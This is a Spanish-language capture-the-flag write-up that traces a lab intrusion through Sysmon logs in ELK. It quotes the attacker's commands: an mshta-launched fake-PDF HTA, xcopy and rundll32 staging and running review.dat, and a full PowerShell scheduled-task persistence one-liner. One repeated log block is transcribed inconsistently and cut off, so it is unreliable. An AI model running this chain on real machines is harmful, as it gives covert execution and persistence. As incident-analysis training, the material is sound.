
IMPHASH=4CB8A74361E70A5FF774A0A1A7C65989

Estos hashes identifican de forma única la muestra y son IoCs que deberían usarse para búsqueda de otras instancias o correlación con inteligencia de amenazas.

El atacante aprovechó un archivo malicioso **disfrazado de PDF**, pero en realidad con extensión **.hta**.


- Al abrirlo, **mshta.exe** lo ejecutó, habilitando la ejecución de código malicioso en la máquina del CEO.
- Esto marca el **vector de ejecución inicial del Boogeyman 3** y una evolución respecto a Boogeyman 1 y 2: ahora se usa una técnica de **doble extensión + abuso de binario legítimo (living-off-the-land, LOLBin)** para evadir controles.

Este log confirma el **punto de entrada del ataque** y da los primeros IoCs para seguir tirando del hilo en ELK.



La carga útil de la etapa 1 intentó implantar un archivo en otra ubicación. ¿Cuál es el valor completo de esta ejecución en la línea de comandos?

Para este punto continúe el análisis sobre los logs que ya tenia faltaban tres mas de los cuales logre deducir que:



Análisis del logs

1. XCOPY.EXE

ProcessId: 3832 Image: C:\Windows\SysWOW64\xcopy.exe CommandLine: "C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat

- El atacante usó **xcopy** (herramienta legítima de Windows) para copiar el archivo **review.dat** desde la unidad D:\ hacia la carpeta **Temp** del usuario **evan.hutchinson**.
- Ruta destino:**
C:\Users\Evan.Hutchinson\AppData\Local\Temp\review.dat
- Esto sugiere que **review.dat** contenía la carga maliciosa descargada desde el ISO adjunto.

2. RUNDLL32.EXE

ProcessId: 3680 Image: C:\Windows\SysWOW64\rundll32.exe CommandLine: "C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer

- Inmediatamente después, se ejecuta **rundll32.exe**, un **LOLBIN** comúnmente abusado para cargar librerías DLL maliciosas.
- Aquí se intenta ejecutar la función **DllRegisterServer** contenida en **review.dat**.
- Esto confirma que **review.dat** no era un archivo de datos normal, sino un binario malicioso disfrazado, usado como DLL.

3. POWERSHELL.EXE

ProcessId: 6204 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \$A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; \$T = New-ScheduledTaskTrigger -Daily -At 06:00; \$S = New-ScheduledTaskSettingsSet; \$P = New-ScheduledTaskPrincipal \$env:username; \$D = New-ScheduledTask -Action \$A -Trigger \$T -Principal \$P -Settings \$S; Register-ScheduledTask Review -InputObject \$D -Force;

- Aquí el atacante usa **PowerShell** para establecer **persistencia** mediante una **tarea programada**.
- Scheduled Task creada:**
Nombre: Review Acción: Ejecutar rundll32.exe con argumento "C:\Users\Evan.Hutchinson\AppData\Local\Temp\review.dat,DllRegisterServer" Frecuencia: Diaria a las 06:00 AM
- Esto asegura que cada día el sistema ejecute de nuevo la DLL maliciosa (**review.dat**), incluso si el equipo se reinicia.

Esto nos deja con que los puntos más relevantes son:


1. **review.dat** → Cargado desde D:\ y copiado a Temp del usuario.
2. **rundll32.exe** → Ejecuta **DllRegisterServer** de review.dat (payload en forma de DLL).
3. **Scheduled Task "Review"** → Persistencia, ejecutando la DLL diariamente a las 06:00.

Con esto sabemos que el atacante utilizó una **cadena LOLBin** (**mshta.exe** → **xcopy.exe** → **rundll32.exe** → **powershell.exe**) para ejecutar y mantener persistencia del malware. La clave aquí es la **ruta del payload** (**C:\Users\Evan.Hutchinson\AppData\Local\Temp\review.dat**) y la **tarea programada llamada "Review"**.

C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
Entregar

El archivo implantado fue finalmente utilizado y ejecutado por la carga útil de la etapa 1. ¿Cuál es el valor completo de la línea de comandos de esta ejecución?

Esta también la podemos deducir mirando solo el campo de `process.command_line`:



En este encontramos 4 comandos con el fin de entender todo los analice los 4:

Análisis del logs

1. MSHTA.EXE

"C:\Windows\SysWOW64\mshta.exe" "D:\ProjectFinancialSummary_Q3.pdf.hta"

- Aquí el CEO abre el PDF (**ProjectFinancialSummary_Q3.pdf**), pero en realidad era un **HTA camuflado**.
- **mshta.exe** es un binario legítimo de Windows que ejecuta archivos HTA (HTML Applications).
- **Función en la cadena:** Punto de entrada → inicia la ejecución del script malicioso.

2. XCOPY.EXE

"C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat
C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat

- Copia el archivo **review.dat** (que venía en la ISO) hacia la carpeta Temp del usuario.
- **Función en la cadena:** Preparación → mover la carga útil a un directorio accesible.

3. RUNDLL32.EXE

"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer

- Ejecuta **review.dat** usando **rundll32.exe** e invoca la función **DllRegisterServer**.
- **Función en la cadena:** Ejecución de la **carga útil real** (**review.dat**, que es una DLL maliciosa).
- Este es el paso donde se dispara la **ejecución del malware**.

4. POWERSHELL.EXE


```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P = New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force;
```

- Usa PowerShell para crear una **tarea programada llamada "Review"** que ejecuta **rundll32.exe** con la DLL maliciosa todos los días a las 06:00 AM.
- **Función en la cadena:** Persistencia → asegurar que el malware se ejecute de forma automática en el futuro.

Con esto podemos deducir que:

- **Carga útil maliciosa:** **review.dat** (una DLL).
- **Binario usado para ejecutarla:** **rundll32.exe**.
- **Flujo del ataque:**
 1. **mshta.exe** abre el **.hta** → arranque inicial.
 2. **xcopy.exe** mueve **review.dat** → preparación.
 3. **rundll32.exe** ejecuta **review.dat** → **ejecución de la carga útil.** ✓
 4. **powershell.exe** crea tarea "Review" → persistencia.

El **ejecutable que disparó la carga útil** fue **rundll32.exe**.



La carga útil de la etapa 1 estableció un mecanismo de persistencia. ¿Cómo se llama la tarea programada creada por el script malicioso?

Como se analizo en el anterior punto tenemos todos los pasos que realizo el evento y el ultimo log contiene todo los pasos asociados a la persistencia, dentro del mensajes o en el mismo log podemos ver que el nombre de la tarea es:

```
|message|Process Create: RuleName: - UtcTime: 2023-08-29 23:51:16.809 ProcessGuid: {6682e687-8474-64ee-d701-000000001200} ProcessId: 6204 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Windows PowerShell Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTaskSettingsSet; $P = New-ScheduledTaskPrincipal $env:username; $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S; Register-ScheduledTask Review -InputObject $D -Force; CurrentDirectory: D:\ User: QUICKLOGISTICS\evan.hutchinson LogonGuid: {6682e687-82ab-64ee-8c04-370000000000} LogonId: 0x37048C TerminalSessionId: 3 IntegrityLevel: Medium Hashes: MD5=BCC5A6493E0641AA1E60CBF69469E579, SHA256=7762A4766BC394B4CB2D658144B207183FF23B3139181CD74E615DB63E6 E57D6, IMPHASH=C6A0924236A2CDF364F3D2FAD87F702A ParentProcessGuid: {6682e687-8473-64ee-d301-
```

```
000000001200} ParentProcessId: 6392 ParentImage: C:\Windows\SysWOW64\mshta.exe ParentCommandLine: "C:\Windows\SysWOW64\mshta.exe" "D:\==ProjectFinancialSummary_Q3==.pdf.htm" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} ParentUser: QUICKLOGISTICS\evan.hutchinson|
```

winlogbeat-*

4 hits

log.level: information

message:

```
Process Create:
RuleName: -
UtcTime: 2023-08-29 23:51:16.809
ProcessGuid: {6682e687-8474-64ee-d701-000000001200}
ProcessId: 6284
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft Windows Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\Temp\review.dat,DllRegisterServer'; $T = New-ScheduledTaskTrigger -Daily -At 06:00; $S = New-ScheduledTask -Action $A -Trigger $T -Principal SP -Settings $S; Register-ScheduledTask -InputObject $T -Force;
CurrentDirectory: D:\
User: QUICKLOGISTICS\evan.hutchinson
LogonGuid: {6682e687-82ab-64ee-8c04-370000000000}
LogonId: 0x37048C
TerminalSessionId: 3
IntegrityLevel: Medium
Hashes: MD5=BCC5A6493E0641AA1E60CBF69469E579, SHA256=7762A4766BC394B4CB2D658144B207183FF23B3139181CD74E615DB63E6E57D6, IMPHASH=C6A0924236A2CDF364F3D2FAD87F702A
ParentProcessGuid: {6682e687-8473-64ee-d301-000000001200}
ParentProcessId: 6392
ParentImage: C:\Windows\SysWOW64\mshta.exe
ParentCommandLine: "C:\Windows\SysWOW64\mshta.exe" "D:\ProjectFinancialSummary_03.pdf.htm" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
ParentUser: QUICKLOGISTICS\evan.hutchinson
```

process.args:

La ejecución del archivo implantado en la máquina ha iniciado una posible conexión C2. ¿Cuál es la IP y el puerto que utiliza esta conexión? (formato: IP:puerto)

Debido a que no tenemos un pechap con el cual analizar el tráfico debo buscar una mejor forma de hacerlo por lo cual se me ocurrió buscar el **PowerShell.exe** y consultar **por ID de evento 3 de Sysmon** para “los **registros de eventos de conexión de red TCP/UDP en la máquina**” usando este comando.

```
event.provider: "Microsoft-Windows-Sysmon" AND event.code: "3" AND process.name: "powershell.exe"
```

